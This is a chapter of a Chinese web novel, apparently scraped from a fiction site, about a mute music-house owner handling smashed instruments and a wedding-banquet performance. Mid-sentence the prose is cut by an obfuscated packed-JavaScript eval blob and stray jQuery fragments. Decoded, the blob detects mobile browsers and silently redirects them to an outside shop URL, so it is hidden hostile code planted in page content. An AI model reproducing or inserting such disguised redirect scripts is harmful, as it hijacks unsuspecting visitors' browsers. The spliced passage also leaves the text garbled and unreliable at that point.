文趣网 > 其他小说 > 携琴上高楼 > 13. 第13章 怀疑
    第二日,柳瓷与霜霜早早就来到了练室。

    “这些就是无端坏掉的琴,都是破坏得比较严重无法请师傅修复的,还有一些只是断了弦,破了笛膜的就修完继续用了。”

    桌上,地上都搁置着一些乐器,失了魂一样断的断,破的破。

    “我查了查,姑娘们大多都是抱团出现在练室里,所以!那个人定是挑大家都不在的时候下手的!”霜霜一脸认真,好像推理出了一个惊人的逻辑。

    少女眨了眨眼,凝了一眼这可爱的丫头,又上前去仔细观察每个破琴。

    她转而走向另一面墙,那边放的都是好琴。

    她停在一个靠放在墙上的古琴面前,看得出来琴的主人很爱惜它,专门为她盖上了琴套,琴套上还绣着各式各样的花纹字样。

    「这件事,有多少人知道了?」

    “坊里都知道了呀,几乎有一半姑娘的琴被破坏过,剩下的姑娘都很害怕下一个就是自己的琴……哦,坊外还不知道,我把消息控得死死的呢,呵呵呵。”

    「再有下次,直接报官吧。」

    “啊?可是报官会不会影响咱们的生意啊?”

    「对姑娘们说。」“这样啊,霜霜明白了。”

    几日后。

    “这几日都不曾有过破琴了,小姐你的法子真管用!”霜霜蹦跶着跟在柳瓷身后。

    「我们快些过去,姑娘们还在等我们呢。」

    练室里传来合奏的曲音,这是在排练给魏府伴宴的曲子。

    “停停停,琵琶拨弦太慢了没跟上,”霜霜又看了一眼柳瓷比的手势,接着说,“月榆你的音不准,太飘了,你可是主奏乐器啊,怎么能弹成这样。还有你们,整体都要往前推,现在有些拖拉了。”

    月榆被点名后瘪了瘪嘴,旁边弹琵琶的姑娘瞧着她的脸色小声嘀咕着,“我觉得你弹的是对的,坊主嘴巴不会说话,不会耳朵也不好了吧。”

    月榆瞟了一眼认真指导的少女,那少女脸上还带着稚嫩,眼神却又带着一些超出年纪的坚定。

    “我刚刚走神了,没细听。”

    「从头再来吧。」少女又拿起拍板,对霜霜比了个手势。

    “好了好了,大家听着坊主的拍板节奏,从头开始,再来一遍吧。”

    少女拿着拍板规律地打击着,曲子开头都没问题,只是一到古琴进入就有些违和。

    “停停停,月榆你跟雨翎换乐器吧。”霜霜看着柳瓷的意思,赶忙叫停。

    又是在这里停住,乐团的姑娘们目光都投向那两人。

    谢月榆有些不可置信,抬头看着拿着琵琶的谢雨翎。

    雨翎受宠若惊地看向柳瓷,眼神里带了些光粒。

    月榆和雨翎两人的古琴技术不相上下,在定下这首曲子后,柳瓷就在谁来弹主奏乐器这里犯了难。

    好在,她们两人是姐妹,二人决定公平竞争,由坊里的姑娘们投票。

    雨翎平日里内向话少,但勤琴,月榆则嘴巴响亮,与姑娘们都交好。

    二人比较时,月榆有几处错音,雨翎全程滴水不漏弹下全曲。

    投票结果出来,月榆比雨翎多了两票,柳瓷也尊重投票结果,就定下了主奏为月榆。

    可明日都喜宴了,月榆还总偏几分音,身为主奏乐器,音不准就会影响整个乐团,柳瓷只能临时换成雨翎。

    果不其然,古琴换成雨翎后,大家弹下来都顺了许多。“今日就到这里吧,月榆雨翎你们的演服记得换一下。”

    乐姬们都收拾着,霜霜又补了句。

    回到卧室,霜霜心疼地给少女换着药。

    “我说小姐,你怎么受伤了也不跟我说,要不是我看你走路不对劲,你是不是都不打算告诉我了。”

    圆脸少女坐在床沿,两手撑在两边,听到霜霜这样说,她又抬起双手比着手势。「其实已经好了,只是看着可怖。」

    “唉,小姐你总这样骗我。”霜霜叹了口气,手上动作没停,空气中弥漫着浓浓的草药味,那是乐坊一位姑娘家里自制的药。

    少女双眼弯弯看着霜霜的两个发髻摇来摇去,闻着药味想到了菊娘在院子里晒药材的身影,又想到连叔的马车车厢里都是这个药材味,还想到,那个充满药味的房间,那个病弱的少年……

    那个病秧子就是他吗。

    那日他放她回乐坊,她回来后担惊受怕好几日,生怕魏我得知此事。

    却发现没有一点风声,他没跟魏我说。

    他会不会不是魏我的人,或者说,他与魏我的关系不如表面那般。

    少女看了眼自己脚上的伤口,已经好了许多。

    那日他甚至满身是血地背自己下山……

    “小姐,你说,魏府干嘛不请那名头响当当的第一乐坊凤尾蝶,非要请我们一个小乐坊去伴呢。”霜霜整理了剩下的纱布,放到了一边。

    “不会有诈吧。”

    少女穿好鞋,眸光定格半响未动。

    「应该不会。」

    梦里魏府请的是凤尾蝶,她们有好几支乐团,柳瓷那时随另外一个乐团去另一户伴宴,没能目睹他的婚宴。

    那时的她与那魏我还未结缘,更别提现在了。

    况且人多眼杂的,他一个新郎官,到哪都很显眼,他应该也不会做什么。把曲演好了,还能提高知名度,就能接更多伴宴了。

    眼下还是乐坊更重要。

    *

    喜宴当日,众宾脸上都带着夸张的笑容,对着魏家的人说着恭维话。

    魏夫人眼尾炸开了花,举着酒杯谦虚回应着。

    一旁的魏相却是没什么兴致,自顾自地吃着菜。

    身为新郎官的魏我一身喜服,气疏朗,面上带着清风,辗转各个喜桌,滴水不漏地招呼着所有宾客。

    台上传来琵琶声,场下默契地静了下来,纷纷看向台上几位蒙面乐姬。

    月榆戴着指套,指尖快速拨动琴弦吸引着宾客注意。

    琵琶开场后,其他乐器见台下已无杂声,互相对视一眼后,纷纷盯着雨翎准备为古琴铺垫。

    雨翎抚上古琴,指尖流转,只闻一阵浓厚淡雅,低沉绵长的声色。

    一股幽深迸出,汲取着宾客的神绪,对下一个落下来的音望眼欲穿。

    弦音回笼,余音沉重得要把心里的东西震碎。

    拉二胡的几个姑娘盯着古琴,接下雨翎落下的最后

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17889096|212683||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    一个音,二胡速度提快了些,把曲子的色彩往前推了推。

    不见往日的凄苦,哀婉,只觉一道破竹之势袭来。月榆等着气口,到合适节点时,又拨动自己手里的琵琶,弹出主旋律。

    等到曲子进入最高峰,雨翎又接过主旋律,所有乐器为它而伴。

    霜霜在台边骄傲地昂着头,好听吧,这可是我们雪柳书的作品。

    场下宾客注意力都被这紧锣密布的旋律抓住,听觉得到大满足,连魏府精心准备的佳肴此时也失去味道。

    穿着一身月白襦裙少女此刻正守在魏府墙外,仔细揪着乐团演奏的纰漏,手里的响板轻轻敲着。

    围墙太高,她看不见一丝影像,只能耳朵贴着墙,认真听着。

    认真到旁边多了两个人都不知道。

    “我说这位小姐,偷听是不好的哦。”

    身旁突然响起一个男声,给少女吓得不轻,整个人缩成一团。

    柳瓷回头,视线闯进两名男子。

    *

    吕少则数落着马车另一边的人,“这个魏我,其他事情不告诉我也就算了,连办喜也瞒着我,还有你,你这个帮凶,要不是我聪明,四处打听,恐怕就错过这一出好戏了!”

    墨蓝衣少年面色不改,仿佛已经习惯。“是魏我让我们别去的。”

    “不让我去,我偏去,我倒要看看他有什么见不得人的,是新娘子太丑,还是他魏我心丑。”

    两人马车停在大门口,就看见闭紧的门,耳边还传来喧闹的乐音。

    “你看看,都开宴了,我们还怎么进去。”

    少年抿了抿嘴,眼睛转了转,“翻墙。”

    两人刚走到后墙,就看到一个蓝衣少女贴着墙。

    “哎,那是不是柳坊主?”吕少则正欲翻墙,忽然一顿,看着几米远的少女背影。

    少年也抬眼望去。

    她半弓着,侧头贴着墙,面纱堪堪挂在脖上,露出白皙的秀脖,手上一板一眼打着节奏。

    已是深秋,落叶刮擦着街道,少女穿着有些单薄。

    耳际被吹出一抹红,她却无知无觉似的,一直黏在那墙边,任由风吹。

    身旁的吕少则不知何时走到了她身边,在她耳边说了句什么,她被吓得缩成了一团。

    柳瓷下意识戴上面纱转身。

    她认得他,魏我的同僚吕少则。

    余光又扫到吕少则身后的少年,她急忙低下头对两位行礼。

    怎么在这都能碰到他们。

    “免礼免礼,坊主为何不进府内,反倒在外头偷听墙角呢。”

    柳瓷有些慌乱,又有几分理直气壮,要不是说不出话,她恐怕已经说出,这话应该我问你们吧。她指尖一松,摊开手掌的响板,指了指墙,又指了指自己的耳朵。

    吕少则还没练就光看比划就悟懂意思的本领,两个人就这样有来有回地你比划我猜。

    “你的意思是,你听到墙里有声音,突然就变出这两块木板?”

    “哦我懂了,你用木板敲墙,墙里发出声音。”“又不是?”

    “我知道了!墙敲了你,你的耳朵变出了两块木板……”